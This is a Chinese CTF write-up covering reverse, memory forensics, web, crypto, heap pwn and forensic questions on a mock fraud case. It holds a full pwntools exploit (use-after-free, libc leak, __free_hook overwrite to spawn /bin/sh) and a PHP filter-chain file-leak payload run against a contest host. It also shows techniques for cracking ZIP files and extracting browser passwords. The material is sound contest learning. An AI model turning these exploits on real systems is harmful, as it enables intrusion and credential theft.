

- reverse
 - Story
- misc
 - ez_Forensics
- web
 - LovePHP
- crypto
 - DHRSA
- pwn
 - takeaway
- forensic
 - 1.【APK取证】涉案apk的包名是? [答题格式:com.baid.ccs]
 - 2.【APK取证】涉案apk的签名序列号是? [答题格式:0x93829bd]
 - 3.【APK取证】涉案apk中DCLOUD_AD_ID的值是? [答题格式:2354642]
 - 4.【APK取证】涉案apk的服务器域名是? [答题格式:http://sles.vips.com]
 - 5.【APK取证】涉案apk的主入口是? [答题格式:com.bai.cc.initactivity]
 - 6.【手机取证】该镜像是用的是什么模拟器? [答题格式:天天模拟器]
 - 7.【手机取证】该镜像中用的聊天软件名称是什么? [答题格式:微信]
 - 8.【手机取证】聊天软件的包名是? [答题格式:com.baidu.ces]
 - 9.【手机取证】投资理财产品中, 受害人最后投资的产品最低要求投资多少钱? [答题格式:1万]
 - 10.【手机取证】受害人是经过谁介绍认识王哥? [答题格式:董慧]
 - 11.【计算机取证】请给出计算机镜像pc.e01的SHA-1值? [答案格式: 字母小写]
 - 12.【计算机取证】给出pc.e01在提取时候的检查员? [答案格式: admin]
 - 13.【计算机取证】请给出嫌疑人计算机内IE浏览器首页地址? [答案格式: http://www.baidu.com]
 - 14.【计算机取证】请给出嫌疑人杨某登录理财网站前台所用账号密码? [答案格式: root/admin]
 - 15.【计算机取证】请给出嫌疑人电脑内pdf文件默认打开程序的当前版本号? [答案格式: xxxx(xx)]
 - 16.【计算机取证】请给出嫌疑人计算机内文件名为“C盘清理.bat”的SHA-1? [答案格式: 字母小写]
 - 17.【计算机取证】请给出嫌疑人Vera Crypt加密容器的解密密码? [答案格式: admin!@#]
 - 18.【计算机取证】请给出嫌疑人电脑内iSCSI服务器对外端口号? [答案格式: 8080]
 - 19.【计算机取证】请给出嫌疑人电脑内iSCSI服务器CHAP认证的账号密码? [答案格式: root/admin]
 - 20.【计算机取证】分析嫌疑人电脑内提现记录表, 用户“mi51888”提现总额为多少? [答案格式: 10000]
 - 21.【内存取证】请给出计算机内存创建北京时间? [答案格式: 2000-01-11 00:00:00]
 - 22.【内存取证】请给出计算机内用户yang88的开机密码? [答案格式: abc.123]
 - 23.【内存取证】提取内存镜像中的USB设备信息, 给出该USB设备的最后连接北京时间? [答案格式: 2000-01-11 00:00:00]
 - 24.【内存取证】请给出用户yang88的LMHASH值? [答案格式: 字母小写]
 - 25.【内存取证】请给出用户yang88访问过文件“提现记录.xlsx”的北京时间? [答案格式: 2000-01-11 00:00:00]
 - 26.【内存取证】请给出“VeraCrypt”最后一次执行的北京时间? [答案格式: 2000-01-11 00:00:00]
 - 27.【内存取证】分析内存镜像, 请给出用户在“2023-06-20 16:56:57 UTC+0”访问过“维斯塔斯”后台多少次? [答案格式:10]
 - 28.【内存取证】请给出用户最后一次访问chrome浏览器的进程PID? [答案格式: 1234]
 - 29.【服务器取证】分析涉案服务器, 请给出涉案服务器的内核版本? [答案格式: xx.xxx-xxx.xx.xx]
 - 30.【服务器取证】分析涉案服务器, 请给出MySQL数据库的root账号密码? [答案格式: Admin123]
 - 31.【服务器取证】分析涉案服务器, 请给出涉案网站RDS数据库地址? [答题格式: xx-xx.xx.xx.xx.xx]
 - 32.【服务器取证】请给出涉网网站数据库版本号? [答题格式: 5.6.00]
 - 33.【服务器取证】请给出嫌疑人累计推广人数? [答案格式: 100]
 - 34.【服务器取证】请给出涉案网站后台启用的超级管理员?[答题格式:abc]
 - 35.【服务器取证】投资项目“贵州六盘水市风力发电基建工程”的日化收益为? [答题格式:1.00%]
 - 36.【服务器取证】最早访问涉案网站后台的IP地址为[答题格式:8.8.8]
 - 37.【服务器取证】分析涉案网站数据库或者后台VIP2的会员有多少个[答案格式:100]
 - 38.【服务器取证】分析涉案网站数据库的用户表中账户余额大于零且银行卡开户行归属于上海市的潜在受害人的数量为[答题格式:8]
 - 39.【服务器取证】分析涉案网站数据库或者后台, 统计嫌疑人的下线成功提现多少钱? [答题格式:10000.00]
 - 40.【服务器取证】分析涉案网站数据库或者后台受害人上线在平台内共有下线多少人? [答题格式:123]
 - 41.【服务器取证】分析涉案网站数据库或者后台网站内下线大于2的代理有多少个? [答题格式:10]
 - 42.【服务器取证】分析涉案网站数据库或者后台网站内下线最多的代理真实名字为[答题格式:张三]
 - 43.【服务器取证】分析涉案网站数据库或者后台流水明细, 本网站总共盈利多少钱[答题格式:10,000.00]

reverse

Story

直接给了源码, 注释里找到要输入的值

```
int c[]= {35291831,12121212,14515567,25861240,12433421,53893532,13249232,34982733,23424798,98624870,87624276};
//string flag="WhatisYourStory";
// number = 34982733
int main() {

    cout<<"Hi, I want to know:";
    string s;cin>>s;

    nword aldProtect;
```

```
Hi, I want to know:WhatisYourStory
你能猜出树上哪个值与89149889得到了随机种子吗
34982733
good!let your story begin:flag{WhatisYourStory34982733}
PS C:\Users\Lenovo\Desktop>
```

misc

ez_Forensics

editbox发现有一个压缩包, 以及提示明文攻击

```

atom_class      : 6.0.7601.17514!Edit
value-of WndExtra : 0x372600
nChars          : 94
selStart        : 94
selEnd          : 94
isPwdControl    : False
undoPos         : 0
undoLen         : 32
address-of undoBuf: 0x3589f0
undoBuf         : This is the table to get the key
-----
Do you think I will leave the content of readme.txt for you to make the know-plaintext attack?
*****
Wnd Context     : 1\WinSta0\Default
Process ID      : 1416
ImageFileName   : WinRAR.exe
IsWow64         : No
atom_class      : 6.0.7601.17514!Edit
value-of WndExtra : 0x4436a0
nChars          : 51
selStart        : 0
selEnd          : 51
isPwdControl    : False
undoPos         : 0
undoLen         : 0
address-of undoBuf: 0x0
undoBuf         :
-----
table.zip - ZIP archive, unpacked size 51,235 bytes

```

先dump压缩包

```

Volatility Foundation Volatility Framework 2.0
0x000000007d41cb50 16 0 RW--- \Device\HarddiskVolume2\Users\S2zz\Desktop\table.zip

```

然后 This is the table to get the key 作为明文开始明文攻击

```

PS C:\Users\Lenovo\Desktop> bkcrcrack -C .\1.zip -c readme.txt -p .\readme.txt
bkcrcrack 1.5.0 - 2022-07-07
[10:23:44] Z reduction using 25 bytes of known plaintext
100.0 % (25 / 25)
[10:23:44] Attack on 300807 Z values at index 6
Keys: 6296ee7a 28ddd715 d09626ae
36.0 % (108229 / 300807)
[10:24:30] Keys
6296ee7a 28ddd715 d09626ae

```

a	5	4	3
b	6	9	2
c	7	8	1
d	e	f	0

还要密文，内存里搜desktop，发现一个key.rsmr

```

0x000000007d4b8d20 15 0 R--rw- \Device\HarddiskVolume2\Users\S2zz\Desktop\key.rsmr

```

```

 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
: 52 53 4D 52 02 00 00 00 A6 EA 00 00 00 F0 00 00 RSMR...!ê...ð..
: 04 00 00 00 78 00 00 00 04 00 00 00 52 00 6F 00 ...x.....R.o.
: 62 00 6F 00 74 00 20 00 53 00 6F 00 66 00 74 00 b.o.t. .S.o.f.t.
: 20 00 4D 00 6F 00 75 00 73 00 65 00 20 00 52 00 .M.o.u.s.e. .R.
: 65 00 63 00 6F 00 72 00 64 00 20 00 46 00 69 00 e.c.o.r|.d. .F.i.
: 6C 00 65 00 2C 00 20 00 68 00 74 00 74 00 70 00 l.e.,. .h.t.t.p.
: 3A 00 2F 00 2F 00 77 00 77 00 77 00 2E 00 72 00 :././w.w.w..r.
: 6F 00 62 00 6F 00 74 00 2D 00 73 00 6F 00 66 00 o.b.o.t.-.s.o.f.
: 74 00 2E 00 63 00 6F 00 6D 00 00 00 0A 00 00 00 t...c.o.m.....

```

应该是个鼠标录制软件

→ Mouse Recorder



Mouse Recorder is the best **Mouse Record Tool**. It can record all your mouse actions, and then **repeat all the actions accurately**. It is very powerful and easy-to-use.


Key features

- ▶ Record all mouse actions and repeat accurately
 - ▶ Support setting repeat times and the delay between two repeating
 - ▶ Support setting repeat speed
 - ▶ Comes with a mouse click tool
 - ▶ Support all latest Windows OS - Windows 7/Vista/XP/2000/NT/Server 2000/2003/2008
- [more info»](#)

Free Trial

Buy Now

Help Document



按table的顺序得到

a91e37bf

然后cmdscan发现有给环境变量SECRET设置

```
ommandProcess: conhost.exe Pid: 3840
ommandHistory: 0x28da90 Application: cmd.exe Flags: Allocated, Reset
ommandCount: 2 LastAdded: 1 LastDisplayed: 1
irstCommand: 0 CommandCountMax: 50
rocessHandle: 0x64
md #0 @ 0x27c350: set
md #1 @ 0x2621e0: set SECRET
```

直接010搜索

73	5C	00	50	55	42	4C	49	43	3D	43	3A	5C	55	73	65	s\	.PUBLIC=C:\Use
72	73	5C	50	75	62	6C	69	63	00	53	45	43	52	45	54	rs\Public	.SECRET
3D	55	32	46	73	64	47	56	6B	58	31	39	64	48	79	52	=U2FsdGVkX19dHyR	
4F	4B	43	4E	72	54	35	42	41	4A	6B	39	61	73	44	70	OKCNrT5BAJk9asDp	
61	5A	38	4C	34	35	76	72	39	73	39	44	32	59	69	39	aZ8L45vr9s9D2Yi9	
2F	4F	58	35	58	6C	36	6C	45	6D	68	64	30	56	6F	69	/OX5Xl6lEmhd0Voi	
65	74	73	6D	65	69	4C	48	4A	6A	50	50	47	30	75	53	etsmeiLHJjPPG0uS	
73	64	78	47	67	72	32	6A	7A	51	30	30	46	45	4D	66	sdxGgr2jzQ00FEMf	
2F	56	67	6C	61	53	72	68	77	75	6D	4D	3D	00	53	79	/VglaSrhwumM=.Sy	
73	74	65	6D	44	72	69	76	65	3D	43	3A	00	53	79	73	stemDrive=C:.Sys	
74	65	6D	52	6F	6F	74	3D	43	3A	5C	57	69	6E	64	6F	temRoot=C:\Windo	
77	73	00	54	45	4D	50	3D	43	3A	5C	57	69	6E	64	6F	ws.TEMP=C:\Windo	
77	73	5C	54	45	4D	50	00	54	4D	50	3D	43	3A	5C	57	ws\TEMP.TMP=C:\W	

得到一个aes

密码是上述得到的

part2: 3a-f140-2626195942a0] the other part is in the password

U2FsdGVkX19dHyROKCNrT5BAJk9asDpaZ8L45vr9s9D2Yi9/OX5Xl6lEmhd0VoietmeiLHJjPPG0uSsdxGgr2jzQ00FEMf/VglaSrhwumM=

密码: a91e37bf AES 加密 解密 清空

提示说flag1在密码里

结合pslist里看到过firefox, 猜测可能是提取火狐保存的密码

0xffffffff8004287b30	firefox.exe	1960	2056	60	822	1	0	2023-05-24 04:17:38	UTC+0000
0xffffffff8004580b30	firefox.exe	2532	1960	11	205	1	0	2023-05-24 04:17:38	UTC+0000
0xffffffff80026974f0	firefox.exe	2876	1960	26	361	1	0	2023-05-24 04:17:39	UTC+0000
0xffffffff80040d7b30	firefox.exe	2632	1960	22	317	1	0	2023-05-24 04:17:39	UTC+0000

搜索一下key个login发现存在key4.db和logins.json

```
0x00000000277c0d10 13 1 RW-rw- \Device\HarddiskVolume2\Users\S2zz\AppData\Roaming\Mozilla\Firefox\Profiles\BXLJ
EI-1.DEF\key4.db
```

```
Volatility Foundation Volatility Framework 2.0
0x0000000007fcaddc0 3 0 -W-rwd \Device\HarddiskVolume2\Users\S2zz\AppData\Roaming\Mozilla\Firefox\Profiles\bxlj
ei07.default\logins.json.tmp
```

导出后用firepwd解密，需要把json文件后多的空字节全部删去

```
password check? true
SEQUENCE {
  SEQUENCE {
    OBJECTIDENTIFIER 1.2.840.113549.1.12.5.1.3 pbewithSha1AndTripleDES-CBC
    SEQUENCE {
      OCTETSTRING b'e3262abc55296383af600888386cab3d8fb261b5'
      INTEGER b'01'
    }
  }
  OCTETSTRING b'4f2ef50b74fdcf29c60541b8e5fb40b1dd8577111b25c3a1f2344101488e14787'
}
entrySalt: b'e3262abc55296383af600888386cab3d8fb261b5'
b'079d1cb3ea73f87326579e86ef3138c28f7c899d9d1037d60808080808080808'
decrypting login/password pairs
https://github.com:b'11111111',b'flag{194a019a-1767-91'
```

flag(194a019a-1767-913a-f140-2626195942a0)

web

LovePHP

weakup的绕过参考

<https://www.yuque.com/boogipop/tdotcs/hobe2yqmb3kgy1l8?singleDoc#>

可以构造以下payload绕过

```
C:8:"Saferman":0:{"}
```

参考

<https://www.synacktiv.com/en/publications/php-filter-chains-file-read-from-error-based-oracle.html>

利用工具

https://github.com/synacktiv/php_filter_chains_oracle_exploit

```
python filters_chain_oracle_exploit.py --target http://39.105.5.7:42350/?my[secret.flag=C%3A8%3A%22Saferman%22%3A0%3A%7B%7D --parameter secret -
-verb GET --proxy http://127.0.0.1:8080 --file /flag
```

```
E:\pankas\ctf\blueHat\php_filter_chains_oracle_exploit>python filters_chain_oracle_exploit.py --target http://39.105.5.7:42350/?my[secret.flag=C%3A8%3A%22Saferman%22%3A0%3A%7B%7D --parameter secret --verb GET --proxy http://127.0.0.1:8080 --file /flag
D:\workSoft\python\Lib\site-packages\requests\__init__.py:102: RequestsDependencyWarning: urllib3 (1.25.8) or chardet (5.1.0)/charset-normalizer (2.0.12) doesn't match a supported version!
  warnings.warn("urllib3 ({}), or chardet ({}), charset-normalizer ({}), doesn't match a supported version".format(urllib3.__version__, chardet.__version__, charset_normalizer.__version__), RequestsDependencyWarning)
[*] The following URL is targeted : http://39.105.5.7:42350/?my[secret.flag=C%3A8%3A%22Saferman%22%3A0%3A%7B%7D
[*] The following local file is leaked : /flag
[*] Running GET requests
[*] File /flag leak is finished!
[*] You passed your payload on a GET parameter, the leak might be partial! (~135 chars max by default)
b'ZmxhZ3s4OGVhZmYzYiljM2Y2LTQ0MGQtYjhlMy0yNWZyZyYTZjMDF9'
b'flag{88eaff3b-c3f6-440d-b8e3-25a3c82a6c01}'

E:\pankas\ctf\blueHat\php_filter_chains_oracle_exploit>
```

crypto

DHRS

```
X
= 1975512960810221436080343606063813342533745336273654550026836169283308575392058365040757003895692136960437004901959770455863180902117263509174
51410932216
W
= 1062556034743614753764430107588505990075895325155186623943532740797759119001853191831648686173077780898818502963760837244541628089628005831392
4537678128258

f = open('out.txt')
for i in range(2):
    f.readline()
co = [eval(f.readline()[8:]) for i in range(62)]
exec(f.readline()[1:])
exec(f.readline()[1:])
c = [i[0] for i in co]
C = [i[1] for i in co]
x1 = inverse_mod(c[2],c[5])
x2 = (x1*c[2]-1)//c[5]
print(x)
print((x1*c[2]-x2*c[5]))
```

```

m = matrix(len(c),len(c)+1)
N = 2^1024
for i in range(len(c)):
    m[i,0] = N*c[i]
    m[i,i+1] = 1
num1 = 1
num2 = 1
a = m.LLL()
a1 = a[0][1:]
a2 = a[1][1:]
for i in range(len(a1)):
    if a1[i] > 0:
        num1 *= pow(C[i],a1[i])
    else:
        num2 *= pow(C[i],-a1[i])
num = num1-num2

num1 = 1
num2 = 1
for i in range(len(a1)):
    if a2[i] > 0:
        num1 *= pow(C[i],a2[i])
    else:
        num2 *= pow(C[i],-a2[i])
num2 = num1-num2
n = (gcd(num,num2))

n1 = []
for i in range(2,30):
    if a[i][0] != 0:
        break
    a3 = a[i][1:]
    num1 = 1
    num2 = 1
    for i in range(len(a1)):
        if a3[i] > 0:
            num1 *= pow(C[i],a3[i])
        else:
            num2 *= pow(C[i],-a3[i])
    print(num1 in n1)
    n1.append(num1)
    num2 = num1-num2
    n = (gcd(n,num2))
c
= 6104081441160997971193151087880554876084868673945456758035831536915426059896954490713856361073592080937030629405095646482861541708227708779941
005031987169115400376648179939789751955511327398234776848571916597263408953289458525666243394969461803274740807195349118771872621812028438963812
4624152241321006634774
n
= 6602275285957675170554411567484382057461977813984174330674267474181904014774577626469777939421305832857269194650556420277955256861356217648647
065376014286485274524943016425677046930117984081205184236326140479035505711529667180597512679501766539279862171874040287602490155185163878617046
6127104615340863081593
r
= 1066792445064594810060892715760378126899194592405594381608240347637180178598956145493607609762791227909711449893630834203609990424268770393244
4772733243819
g = int(pow(C[2],x1,r)/pow(C[5],x2,r)%r)

R = GF(r)
C1 = int(n%r)

x1 = discrete_log(R(C1),R(g))
x2 = discrete_log(R(C1*W),R(g))
x3 = discrete_log(R(C1/W),R(g))
p1 = (C1 * W * pow(X, x1, r) % r)
p2 = (C1 * pow(X, x1, r) % r)
p3 = ((C1*W) * pow(X, x2, r) % r)
p4 = (C1 * pow(X, x3, r) % r)

p = int(p3)
q = n//p
phi = (p-1)*(q-1)
d = inverse_mod(65537,phi)
m = pow(c,d,n)
import libnum
print(libnum.n2s(int(m)))

```

pwn

takeaway

```

#encoding: utf-8
#!/usr/bin/python

from pwn import *
import sys
#from LibcSearcher import LibcSearcher

context.log_level = 'debug'
context.arch='amd64'

local=1
binary_name='takeaway'
libc_name='libc-2.31.so'

libc=ELF("./"+libc_name)
elf=ELF("./"+binary_name)

if local:
    p=process("./"+binary_name)
    #p=process("./"+binary_name,env={"LD_PRELOAD":"./"+libc_name})
    #p = process(["qemu-arm", "-L", "/usr/arm-linux-gnueabi", "./"+binary_name])
    #p = process(argv=["./qemu-arm", "-L", "/usr/arm-linux-gnueabi", "-g", "1234", "./"+binary_name])
else:
    p=remote('101.200.234.115',40954)

def z(a=''):
    if local:
        gdb.attach(p,a)
        if a=='':
            raw_input
    else:
        pass

ru=lambda x:p.recvuntil(x)
sl=lambda x:p.sendline(x)
sd=lambda x:p.send(x)

```

```
sa=lambda a,b:p.sendafter(a,b)
sla=lambda a,b:p.sendlineafter(a,b)
ia=lambda :p.interactive()

def leak_address():
    if(context.arch=="i386"):
        return u32(p.recv(4))
    else :
        return u64(p.recv(6).ljust(8,b'\x00'))

def cho(num):
    sla("Please input your choose: ",str(num))

def add(idx,name,remark):
    cho(1)
    sla("Please input your order index\n",str(idx))
    sa("Please input your food name: ",name)
    sa("remark: ",remark)

def delete(idx):
    cho(2)
    sla("Please input your order index: ",str(idx))

def modify(idx,name):
    cho(3)
    sla("Please input index: ",str(idx))
    sa("New food name is: ",name)

# variables

bss_addr = 0x404080

# gadgets

# helper functions

op32 = make_packer(32, endian='big', sign='unsigned') # opposite p32
op64 = make_packer(64, endian='big', sign='unsigned') # opposite p64

# main

add(0,"heap 0","heap 0")
add(1,"heap 1","heap 1")

# UAF
delete(0)
delete(1)
modify(1,p64(bss_addr))

add(2,"heap 2","heap 2")
add(3,p64(0),"AAAAAA|")

cho(3)

sla("Please input index: ",str(3))
p.recvuntil("|")

stdout_addr = leak_address()
libc_base = stdout_addr - libc.sym["_IO_2_1_stdout_"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]

sa("New food name is: ",p64(0))

success("stdout_addr:"+hex(stdout_addr))
success("libc_base:"+hex(libc_base))
success("free_hook:"+hex(free_hook))

#z()

delete(0)
delete(1)

modify(1,p64(free_hook))
add(4, "/bin/sh\x00", "heap 4")
add(8,p64(system), "heap 8")


delete(4)

ia()
```

forensic

Hpp^V@FQ6bdWYXtjX=gUG6#hHxw!j@M9

1. 【APK取证】 涉案apk的包名是? [答题格式:com.baid.ccs]

基本属性	
文件名称:	维斯塔斯.apk
MD5值:	044fa9720f046f93b3d13d4dd1fa39ac
文件大小:	22.87MB
上传时间:	2023-08-26 18:22:07
包名:	com.vestas.app
最低运行环境:	Android 4.4
版权:	N/A
图标:	

com.vestas.app

2. 【APK取证】 涉案apk的签名序列号是? [答题格式:0x93829bd]

com.vestas.app

Manifest

Certificate

Bytecode

Resources

Assets

Libraries

key	value
Type	X.509
Version	3
Serial Number	0x563b45ca
Subject	CN=%2Ffe1zTQDFTheViHa/
Validity	
From	Wed Feb 23 00:48:04 CST 20

0x563b45ca

3. 【APK取证】 涉案apk中DCLOUD_AD_ID的值是? [答题格式:2354642]

id:configChanges="0x4000df3" android:exported="false" android:har

oid:name="DCLOUD_READ_PHONE_STATE" android:value="once" />

oid:name="DCLOUD_AD_ID" android:value="1.29477173E11" />

oid:name="DCLOUD_STREAMAPP_CHANNEL" android:value="com.vestas.app|.

oid:name="DCLOUD_UNISTATISTICS" android:value="true" />

oid:name="android.notch support" android:value="true" />

1.29477173E11

4. 【APK取证】 涉案apk的服务器域名是? [答题格式:http://sles.vips.com]

安装一下

were sorry ...

请求的页面 (https://vip.licai.com:8083/) 无法打开

https://vip.licai.com

5. 【APK取证】 涉案apk的主入口是? [答题格式:com.bai.cc.initactivity]

腾讯哈勃

Activities

活动名	类型
io.dcloud.PandoraEntry	android.intent.action.MAIN
io.dcloud.PandoraEntry	android.intent.action.VIEW
io.dcloud.PandoraEntry	android.intent.category.LAUNCHER
io.dcloud.PandoraEntry	android.intent.category.DEFAULT
io.dcloud.PandoraEntry	android.intent.category.BROWSABLE

io.dcloud.PandoraEntry

6. 【手机取证】 该镜像是用的是什么模拟器? [答题格式:天天模拟器]

Logs

data.vmdk

leidian.vbox

leidian-1.15-windows.vbox

player_life

sdcard.vmdk

system.vmdk

2023-08-17

2023-08-17

2023-08-17

2023-08-17

2023-08-17

2023-08-17

2023-08-17

雷电模拟器

7. 【手机取证】 该镜像中用的聊天软件名称是什么? [答题格式:微信]

截屏取证 (0/0)

仿真截屏录屏 (0/0)

截屏 (0/0)

录屏 (0/0)

视频 (0/0)

照片 (0/0)

仿真数据源 (0/0)

云数据源 (0/0)

分类数据 (18/0)

系统日志 (14/0)

应用列表 (2/0)

应用列表 (2/0)

用户账号 (2/0)



应用数据 (91/0)

社交通讯 (91/0)

与你 (91/0)

	应用列表	名称	包名	版本	权限
1	应用列表	Vestas	com.vestas.app	维斯塔斯	1.0.2
2	应用列表	com.uneed.yuni	与你	4.4.4.1	60

8.【手机取证】聊天软件的包名是？[答题格式:com.baidu.ces]

			com.vestas.app	维斯塔斯	1
			com.uneed.yuni	与你	4

9.【手机取证】投资理财产品中，受害人最后投资的产品最低要求投资多少钱？[答题格式:1万]

聊天记录

868813476057853952 爱你的锅

刚刚看到一个回报率很高，但起步是5万的

2023-6-25 14:14:09

868813476057853952 爱你的锅

你对那个了解吗

2023-6-25 14:14:20

刚刚跟华哥也在聊

2023-6-25 14:52:20

868813476057853952 爱你的锅

感觉还是挺靠谱的

2023-6-25 14:52:29

868813476057853952 爱你的锅

我跟华哥都买了5万的

2023-6-25 14:53:02

10.【手机取证】受害人是经过谁介绍认识王哥？[答题格式:董慧]

三姨 586479349591474176

从什么渠道了解的啊

2023-6-25 11:48:21

868813476057853952 爱你的锅

是华姐那边推荐过来的

2023-6-25 11:41:41

868813476057853952 爱你的锅

说你这边了解一些赚钱的项目

2023-6-25 11:48:36

11.【计算机取证】请给出计算机镜像pc.e01的SHA-1值？[答案格式：字母小写]

名称: pc.E01

标签:

序列号:

物理大小: 256 GB(274877906944)

MD5: 7e3790840f8300973fb80139b5cc6ba3

SHA256:

SHA1: 23f861b2e9c5ce9135afc520cbd849677522f54c

开始扇区: 0

结束扇区: 536870911

大小: 256 GB(274877906944)

删除状态: 未删除

勾选状态: 勾选

路径: 案件-20230826-111542/文件系统/pc.E01

12.【计算机取证】给出pc.e01在提取时候的检查员? [答案格式: admin]

e01镜像(*.e01)

可以进行压缩片段的功能,对每一个片段在需要时进行解压或单独调用,兼顾了速度和完整性,节省空间。在生成 E01 格式证据文件时,会要求用户输入与调查案件相关的信息,如调查人员、地点、机构、备注等元数据。这些元数据将随证据数据信息一同存入 E01 文件中。文件的每个字节都经过 32 位的 CRC 校验,这就使得证据被篡改的可能性几乎为 0。

问题: 计算Hash值需专业工具。

原1T内存使用了100G做出来的镜像大小大概是100G。

搜索一下知道e01的header里会有调查员信息

E01 file viewer, you need to know the basic structure of the E01 files:

Header

- Investigator's name
- Case description
- Description of the media from which the evidence is collected
- Data and Time of EnCase image creation
- Version Of EnCase
- Operating system currently in use

用ewfinfo得到

```
(kali㉿kali)-[/mnt/hgfs/vmtool]
$ ewfinfo pc.E01
ewfinfo 20140813

Acquiry information
Case number:          20230621
Description:          pc-disk
Examiner name:        pgs
Evidence number:      yang88_pc_001
Notes:
Acquisition date:     Wed Jun 21 00:33:11 2023
System date:          Wed Jun 21 00:33:11 2023
Operating system used: Windows 7
Software version used: ADI
Password:             N/A

EWF information
File format:          FTK Imager
Sectors per chunk:    64
Compression method:   deflate
Compression level:    no compression


Media information
Media type:           fixed disk
Is physical:          yes
Bytes per sector:     512
Number of sectors:    536870912
Media size:           256 GiB (274877906944 bytes)

Digest hash information
MD5:                  7e3790840f8300973fb80139b5cc6ba3
SHA1:                 23f861b2e9c5ce9135afc520cbd849677522f54c
```

pgs

13.【计算机取证】请给出嫌疑人计算机内IE浏览器首页地址? [答案格式: <http://www.baidu.com>]

仿真一下打开



<http://global.bing.com/?scope=web&mkt=en-US&FORM=QBRE>

14. 【计算机取证】请给出嫌疑人杨某登录理财网站前台所用账号密码？[答案格式：root/admin]

←

vip.licai.com:8083

用户名

yang88

密码

3w.qax.com

yang88/3w.qax.com

15. 【计算机取证】请给出嫌疑人电脑内pdf文件默认打开程序的当前版本号？[答案格式：xxxx(xx)]

控制面板 > 程序 > 默认程序 > 设置关联

将文件类型或协议与特定程序关联

单击扩展名以查看当前打开它的默认程序。要更改默认程序，请单击“更改程序”。

WPS Office

Zhuhai Kingsoft Office Software Co.,Ltd

名称	描述	当前默认值
.pbm	PBM 图片文件	WPS 图片
.pcx	PCX 图片文件	WPS 图片
.pdf	WPS PDF 文档	WPS Office
.pdfwpsshellnew	WPS PDF 文档	WPS Office

控制面板里找到默认打开方法为wps

查看wps的版本

WinRAR 6.11 (64 位)

WPS Office (11.1.0.14309)

搜狗输入法 13.5.0正式版

腾讯QQ

微信

英特尔® USB 3.0/3.1 可扩展主机控制器驱动程序

Kingsoft Corp.

产品版本: 11.1.0.14309

支持链接: <http://www.wps.cn>

帮助链接: <http://www.wps.cn>

大小: 1.00 GB

WPS Office(11.1.0.14309)

又或者

WPS Office

新建无限可能

当前版本：2023春季更新 (14309) [检查更新](#)

16. 【计算机取证】请给出嫌疑人计算机内文件名为“C盘清理.bat”的SHA-1? [答案格式：字母小写]

电脑里没搜到，d盘找到一个img

软件魔刀	2023/6/20 23:51	文件夹
disk.img	2023/6/21 8:28	光盘映像文件 5,242,880 ...

提取来取证分析

找到文件

	名称	目录	创建时间	修改时间	最后访问时间	大小
<input type="checkbox"/>	分区01					
<input type="checkbox"/>	分区02_本地磁盘					
<input type="checkbox"/>	分区间隔(分区01 - 分区02)					
<input type="checkbox"/>	结束扇区					
<input type="checkbox"/>	启动扇区					
<input type="checkbox"/>	文件恢复 (0)					
<input type="checkbox"/>	文件分类 (13445)					
<input type="checkbox"/>	pcE01 (13426)					
<input type="checkbox"/>	办公文档 (1043)					
<input type="checkbox"/>	图片 (4860)					
<input type="checkbox"/>	压缩文件 (280)					
<input type="checkbox"/>	数据库文件 (178)					
<input type="checkbox"/>	网页文件 (2219)					
<input type="checkbox"/>	名称	目录	创建时间	修改时间	最后访问时间	大小
<input type="checkbox"/>	16 PkCase	否	2023-06-21 00:19:12 +08	2023-06-21 00:19:12 +08	2023-06-21 00:19:12 +08	128 KB(131072)
<input type="checkbox"/>	17 PkVolume	否	2023-06-21 00:19:12 +08	2023-06-21 00:19:12 +08	2023-06-21 00:19:12 +08	12 KB(12)
<input type="checkbox"/>	18 20134133dataqwer.txt	否	2023-06-21 00:03:27 +08	2023-06-21 00:07:47 +08	2023-06-21 00:20:05 +08	2 KB(2147483648)
<input type="checkbox"/>	19 丢失的文件	是				0 B(0)
<input type="checkbox"/>	20 未分配簇	否				3 GB(395029632)
<input type="checkbox"/>	21 C盘清理.bat	否	2022-04-15 21:17:58 +08	2022-04-15 21:17:56 +08	2023-06-21 00:20:25 +08	765 B(765)
<input type="checkbox"/>	22 ChromeSetup.exe	否	2023-06-20 23:13:32 +08	2023-06-20 23:13:31 +08	2023-06-21 00:20:25 +08	1 MB(1371176)
